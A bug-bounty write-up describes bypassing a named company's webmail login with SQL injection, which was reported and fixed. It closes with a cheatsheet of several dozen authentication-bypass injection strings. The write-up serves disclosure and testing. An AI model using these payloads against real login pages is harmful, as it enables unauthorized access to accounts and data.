Authentication Bypass Using SQL Injection AutoTrader Webmail - Bug Bounty POC
Hey guys Me again with a Short POC about Login Bypass Using SQL Injection to get Access to AutoTraders Webmail so lets begain the POC will be short.
What happened was i was working on AutoTraders Bug Bounty Program and had reported a couple of issues but all were Duplicate so i was checking subdomains when i landed on a subdomain that was https://dealeremail.autotrader.co.uk/ and this subdomain had a Login page

So i Tried Multiple login using different Usernames and Passwords But none of them worked so Following the testing for SQLi I entered a 1’’ in Username Field and an Error Occurred that was something like
SELECT * FROM adm WHERE the Error was Long and had the SQL Query that the login page function was using
So Next Phase i used the Most Common Injection String in Username and Password fields and BOOM 💥 I was into the Admin Panel The String I used was admin’–‘ for Username and same admin’–’ For The Password




That’s All for this Short POC :) But I’m adding some common Strings that can be useful for you guys while testing for such issues
SQLi Auth Bypass Common Cheatsheet
or 1=1
or 1=1–
or 1=1#
or 1=1/*
admin” or “1”=“1”–
admin” or “1”=“1”#
admin” or “1”=“1”/*
admin“or 1=1 or “”=”
admin” or 1=1
admin” or 1=1–
admin” or 1=1#
admin” or 1=1/*
admin”) or (“1”=“1
admin”) or (“1”=“1”–
admin”) or (“1”=“1”#
admin”) or (“1”=“1”/*
admin”) or “1”=“1
admin”) or “1”=“1”–
admin”) or “1”=“1”#
admin”) or “1”=“1”/*
admin’ –
admin’ #
admin’/*
admin’ or ‘1’=‘1
admin’ or ‘1’=‘1’–
admin’ or ‘1’=‘1’#
admin’ or ‘1’=‘1’/*
admin’or 1=1 or ‘’=’
admin’ or 1=1
admin’ or 1=1–
admin’ or 1=1#
admin’ or 1=1/*
admin’) or (‘1’=‘1
admin’) or (‘1’=‘1’–
admin’) or (‘1’=‘1’#
admin’) or (‘1’=‘1’/*
admin’) or ‘1’=‘1
admin’) or ‘1’=‘1’–
admin’) or ‘1’=‘1’#
admin’) or ‘1’=‘1’/*
So the End I reported the issue it was migrated urgently and all i got was This Swag Pack ( It was indeed Useful )
Thanks for Reading guys! :)